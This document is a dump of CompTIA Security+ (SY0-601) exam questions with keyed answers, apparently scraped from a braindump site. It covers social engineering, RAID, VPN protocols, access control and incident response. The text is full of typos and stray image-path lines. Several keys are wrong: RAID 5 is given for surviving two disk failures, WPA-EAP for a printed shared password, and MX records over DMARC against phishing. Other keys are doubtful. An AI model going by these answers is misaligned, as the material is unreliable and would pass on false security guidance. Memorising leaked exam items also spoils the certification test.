Exam Questions SY0-601

CompTIA Security+ Exam

https://www.2passeasy.com/dumps/SY0-601/

NEW QUESTION 1
A user recent an SMS on a mobile phone that asked for bank delays. Which of the following social-engineering techniques was used in this case?

A. SPIM
B. Vishing
C. Spear phishing
D. Smishing

Answer: D

NEW QUESTION 2
Which of the following describes the BEST approach for deploying application patches?

A. Apply the patches to systems in a testing environment then to systems in a staging environment, and finally to production systems.
B. Test the patches in a staging environment, develop against them in the development environment, andthen apply them to the production systems
C. Test the patches m a test environment apply them to the production systems and then apply them to a staging environment
D. Apply the patches to the production systems apply them in a staging environment, and then test all of them in a testing environment

Answer: A

NEW QUESTION 3
A critical file server is being upgraded and the systems administrator must determine which RAID level the new server will need to achieve parity and handle two simultaneous disk failures. Which of the following RAID levels meets this requirements?

A. RAID 0+1
B. RAID 2
C. RAID 5
D. RAID 6

Answer: C

NEW QUESTION 4
Which of the following BEST explains the reason why a server administrator would place a document named password.txt on the desktop of an administrator account on a server?

A. The document is a honeyfile and is meant to attract the attention of a cyberintruder.
B. The document is a backup file if the system needs to be recovered.
C. The document is a standard file that the OS needs to verify the login credentials.
D. The document is a keylogger that stores all keystrokes should the account be compromised.

Answer: A

NEW QUESTION 5
A security assessment determines DES and 3DES at still being used on recently deployed production servers. Which of the following did the assessment identify?

A. Unsecme protocols
B. Default settings
C. Open permissions
D. Weak encryption

Answer: D

NEW QUESTION 6
A security analyst reviews the datacenter access logs for a fingerprint scanner and notices an abundance of errors that correlate with users' reports of issues accessing the facility. Which of the following MOST likely the cause of the cause of the access issues?

A. False rejection
B. Cross-over error rate
C. Efficacy rale
D. Attestation

Answer: B

NEW QUESTION 7
An organization is concerned that is hosted web servers are not running the most updated version of the software. Which of the following would work BEST to help identify potential vulnerabilities?

A. Hping3 –s comptia, org –p 80
B. Nc -1 –v comptia, org –p 80
C. nmp comptia, org –p 80 –aV
D. nslookup –port=80 comtia.org

Answer: C

NEW QUESTION 8
A user recently entered a username and password into a recruiting application website that had been forged to look like the legitimate site Upon investigation, a security analyst the identifies the following:
• The legitimate websites IP address is 10.1.1.20 and eRecruit local resolves to the IP
• The forged website's IP address appears to be 10.2.12.99. based on NetFtow records
• AH three at the organization's DNS servers show the website correctly resolves to the legitimate IP
• DNS query logs show one of the three DNS servers returned a result of 10.2.12.99 (cached) at the approximate time of the suspected compromise.
Which of the following MOST likely occurred?

A. A reverse proxy was used to redirect network traffic
B. An SSL strip MITM attack was performed
C. An attacker temporarily pawned a name server
D. An ARP poisoning attack was successfully executed

Answer: B

NEW QUESTION 9
Which of the following are the MOST likely vectors for the unauthorized inclusion of vulnerable code in a software company’s final software releases? (Select TWO.)

A. Unsecure protocols
B. Use of penetration-testing utilities
C. Weak passwords
D. Included third-party libraries
E. Vendors/supply chain
F. Outdated anti-malware software

Answer: AD

NEW QUESTION 10
A company recently experienced a data breach and the source was determined to be an executive who was charging a phone in a public area. Which of the following would MOST likely have prevented this breach?

A. A firewall
B. A device pin
C. A USB data blocker
D. Biometrics

Answer: C

NEW QUESTION 10
A network engineer needs to build a solution that will allow guests at the company’s headquarters to access the Internet via WiFi. This solution should not allow access to the internal corporate network, but it should require guests to sign off on the acceptable use policy before accessing the Internet. Which of the following should the engineer employ to meet these requirements?

A. Implement open PSK on the APs
B. Deploy a WAF
C. Configure WIPS on the APs
D. Install a captive portal

Answer: D

NEW QUESTION 12
After a ransomware attack a forensics company needs to review a cryptocurrency transaction between the victim and the attacker. Which of the following will the company MOST likely review to trace this transaction?

A. The public ledger
B. The NetFlow data
C. A checksum
D. The event log

Answer: A

NEW QUESTION 14
A malicious actor recently penetration a company’s network and moved laterally to the datacenter. Upon investigation, a forensics firm wants to know was in the memory on the compromised server. Which of the following files should be given to the forensics firm?

A. Security
B. Application
C. Dump
D. Syslog

Answer: C

NEW QUESTION 19
A security administrator currently spends a large amount of time on common security tasks, such aa report generation, phishing investigations, and user provisioning and deprovisioning This prevents the administrator from spending time on other security projects. The business does not have the budget to add more

staff members. Which of the following should the administrator implement?

A. DAC
B. ABAC
C. SCAP
D. SOAR

Answer: D

NEW QUESTION 21
A remote user recently took a two-week vacation abroad and brought along a corporate-owned laptop. Upon returning to work, the user has been unable to connect the laptop to the VPN. Which of the following is the MOST likely reason for the user's inability to connect the laptop to the VPN?

A. Due to foreign travel, the user's laptop was isolated from the network.
B. The user's laptop was quarantined because it missed the latest path update.
C. The VPN client was blacklisted.
D. The user's account was put on a legal hold.

Answer: A

NEW QUESTION 26
Several employees return to work the day after attending an industry trade show. That same day, the security manager notices several malware alerts coming from each of the employee's workstations. The security manager investigates but finds no signs of an attack on the perimeter firewall or the NIDS. Which of the following is MOST likely causing the malware alerts?

A. A worm that has propagated itself across the intranet, which was initiated by presentation media
B. A fileless virus that is contained on a vCard that is attempting to execute an attack
C. A Trojan that has passed through and executed malicious code on the hosts
D. A USB flash drive that is trying to run malicious code but is being blocked by the host firewall

Answer: A

NEW QUESTION 30
A security analyst has received an alert about being sent via email. The analyst's Chief information Security Officer (CISO) has made it clear that PII must be handle with extreme care From which of the following did the alert MOST likely originate?

A. S/MIME
B. DLP
C. IMAP
D. HIDS


Answer: B

NEW QUESTION 34
A security analyst receives the configuration of a current VPN profile and notices the authentication is only applied to the IP datagram portion of the packet. Which of the following should the analyst implement to authenticate the entire packet?

A. AH
B. ESP
C. SRTP
D. LDAP

Answer: B

NEW QUESTION 35
Select the appropriate attack and remediation from each drop-down list to label the corresponding attack with its remediation.
INSTRUCTIONS
Not all attacks and remediation actions will be used.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.




Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources	Web server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack establishes a connection, which allows remote commands to be executed.	User	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network	Database server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials	Executive	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker embeds hidden access in an internally developed application that bypasses account login	Application	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services

A. Mastered
B. Not Mastered

Answer: A

Explanation:




Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources	Web server	[✓ Botnet] RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	[✓ Enable DDoS protection] Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack establishes a connection, which allows remote commands to be executed	User	Botnet [✓ RAT] Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection [✓ Patch vulnerable systems] Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network	Database server	Botnet RAT Logic Bomb Backdoor Virus Spyware [✓ Worm] Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms [✓ Change the default application password] Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials	Executive	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware [✓ Keylogger] Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS [✓ Disable remote access services]
The attacker embeds hidden access in an internally developed application that bypasses account login	Application	Botnet RAT Logic Bomb [✓ Backdoor] Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification [✓ Conduct a code review] Implement application fuzzing Implement a host-based IPS Disable remote access services

NEW QUESTION 38
Which of the following BEST explains the difference between a data owner and a data custodian?

A. The data owner is responsible for adhering to the rules for using the data, while the data custodian is responsible for determining the corporate governance regarding the data
B. The data owner is responsible for determining how the data may be used, while the data custodian is responsible for implementing the protection to the data
C. The data owner is responsible for controlling the data, while the data custodian is responsible for maintaining the chain of custody when handling the data
D. The data owner grants the technical permissions for data access, while the data custodian maintains the database access controls to the data

Answer: B

NEW QUESTION 43
A security analyst needs to determine how an attacker was able to use User3 to gain a foothold within a company's network. The company's lockout policy requires that an account be locked out for a minimum of 15 minutes after three unsuccessful attempts. While reviewing the log files, the analyst discovers the following:



```
3/16/20 3:31:10 AM Audit Failure: CompanyNetwork\User1 Unknown username or bad password.
3/16/20 3:31:11 AM Audit Failure: CompanyNetwork\User1 Unknown username or bad password.
3/16/20 3:31:12 AM Audit Failure: CompanyNetwork\User1 Unknown username or bad password.
3/16/20 3:31:13 AM Audit Failure: CompanyNetwork\User1 Account locked out.
3/16/20 3:31:14 AM Audit Failure: CompanyNetwork\User2 Unknown username or bad password.
3/16/20 3:31:15 AM Audit Failure: CompanyNetwork\User2 Unknown username or bad password.
3/16/20 3:31:16 AM Audit Failure: CompanyNetwork\User2 Unknown username or bad password.
3/16/20 3:31:18 AM Audit Failure: CompanyNetwork\User2 Account locked out.
3/16/20 3:31:19 AM Audit Failure: CompanyNetwork\User3 Unknown username or bad password.
3/16/20 3:31:20 AM Audit Failure: CompanyNetwork\User3 Unknown username or bad password.
3/16/20 3:31:22 AM Audit Success: CompanyNetwork\User3 Successful logon.
3/16/20 3:31:22 AM Audit Failure: CompanyNetwork\User4 Unknown username or bad password.
3/16/20 3:32:40 AM Audit Failure: CompanyNetwork\User4 Unknown username or bad password.
3/16/20 3:33:25 AM Audit Success: CompanyNetwork\User4 Successful logon.
```

Which of the following attacks MOST likely occurred?

A. Dictionary
B. Credential-stuffing
C. Password-spraying
D. Brute-force

Answer: D

NEW QUESTION 44
A network technician is installing a guest wireless network at a coffee shop. When a customer purchases an Item, the password for the wireless network is printed on the recent so the customer can log in. Which of the following will the technician MOST likely configure to provide the highest level of security with the least amount of overhead?

A. WPA-EAP
B. WEP-TKIP
C. WPA-PSK
D. WPS-PIN

Answer: A

NEW QUESTION 45
A security analyst needs to be proactive in understand the types of attacks that could potentially target the company's execute. Which of the following intelligence sources should to security analyst review?

A. Vulnerability feeds
B. Trusted automated exchange of indicator information
C. Structured threat information expression
D. Industry information-sharing and collaboration groups

Answer: D

NEW QUESTION 49
A Chief Security Office's (CSO's) key priorities are to improve preparation, response, and recovery practices to minimize system downtime and enhance organizational resilience to ransomware attacks. Which of the following would BEST meet the CSO's objectives?

A. Use email-filtering software and centralized account management, patch high-risk systems, and restrict administration privileges on fileshares.
B. Purchase cyber insurance from a reputable provider to reduce expenses during an incident.
C. Invest in end-user awareness training to change the long-term culture and behavior of staff and executives, reducing the organization's susceptibility to phishing attacks.
D. Implement application whitelisting and centralized event-log management, and perform regular testing and validation of full backups.

Answer: D

NEW QUESTION 50
Joe, a user at a company, clicked an email link led to a website that infected his workstation. Joe, was connected to the network, and the virus spread to the network shares. The protective measures failed to stop this virus, and It has continues to evade detection. Which of the following should administrator implement to protect the environment from this malware?

A. Install a definition-based antivirus.
B. Implement an IDS/IPS
C. Implement a heuristic behavior-detection solution.
D. Implement CASB to protect the network shares.

Answer: C

NEW QUESTION 52
A network administrator would like to configure a site-to-site VPN utilizing iPSec. The administrator wants the tunnel to be established with data integrity encryption, authentication and anti- replay functions Which of the following should the administrator use when configuring the VPN?

A. AH
B. EDR
C. ESP
D. DNSSEC

Answer: C

NEW QUESTION 55
A document that appears to be malicious has been discovered in an email that was sent to a company's Chief Financial Officer (CFO). Which of the following would be BEST to allow a security analyst to gather information and confirm it is a malicious document without executing any code it may contain?

A. Open the document on an air-gapped network
B. View the document's metadata for origin clues
C. Search for matching file hashes on malware websites
D. Detonate the document in an analysis sandbox

Answer: D

NEW QUESTION 56
A system administrator needs to implement an access control scheme that will allow an object's access policy be determined by its owner. Which of the following access control schemes BEST fits the requirements?

A. Role-based access control
B. Discretionary access control
C. Mandatory access control
D. Attribute-based access control

Answer: B

NEW QUESTION 57
A network engineer has been asked to investigate why several wireless barcode scanners and wireless computers in a warehouse have intermittent connectivity to the shipping server. The barcode scanners and computers are all on forklift trucks and move around the warehouse during their regular use. Which of the following should the engineer do to determine the issue? (Choose two.)

A. Perform a site survey
B. Deploy an FTK Imager
C. Create a heat map
D. Scan for rogue access points
E. Upgrade the security protocols
F. Install a captive portal

Answer: AC

NEW QUESTION 59
Users have been issued smart cards that provide physical access to a building. The cards also contain tokens that can be used to access information systems. Users can log m to any thin client located throughout the building and see the same desktop each time. Which of the following technologies are being utilized to provide these capabilities? (Select TWO)

A. COPE
B. VDI
C. GPS
D. TOTP
E. RFID
F. BYOD

Answer: BE

NEW QUESTION 64
Which of the following is MOST likely to outline the roles and responsibilities of data controllers and data processors?

A. SSAE SOC 2
B. PCI DSS
C. GDPR
D. ISO 31000

Answer: C

NEW QUESTION 68
A security analyst needs to generate a server certificate to be used for 802.1X and secure RDP connections. The analyst is unsure what is required to perform the task and solicits help from a senior colleague. Which of the following is the FIRST step the senior colleague will most likely tell the analyst to perform to accomplish this task?

A. Create an OCSP
B. Generate a CSR
C. Create a CRL
D. Generate a .pfx file

Answer: B

NEW QUESTION 72
Phishing and spear-phishing attacks have been occurring more frequently against a company's staff. Which of the following would MOST likely help mitigate this issue?

A. DNSSEC and DMARC
B. DNS query logging
C. Exact mail exchanger records in the DNS
D. The addition of DNS conditional forwarders

Answer: C

NEW QUESTION 75
An organization has hired a security analyst to perform a penetration test. The analyst captures 1Gb worth of inbound network traffic to the server and transfer the pcap back to the machine for analysis. Which of the following tools should the analyst use to further review the pcap?

A. Nmap
B. cURL
C. Netcat
D. Wireshark

Answer: D

NEW QUESTION 80
Which of the following organizational policies are MOST likely to detect fraud that is being conducted by existing employees? (Select TWO).

A. Offboarding
B. Mandatory vacation
C. Job rotation
D. Background checks
E. Separation of duties
F. Acceptable use

Answer: BC

NEW QUESTION 81
A security auditor is reviewing vulnerability scan data provided by an internal security team. Which of the following BEST indicates that valid credentials were used?

A. The scan results show open ports, protocols, and services exposed on the target host
B. The scan enumerated software versions of installed programs
C. The scan produced a list of vulnerabilities on the target host
D. The scan identified expired SSL certificates

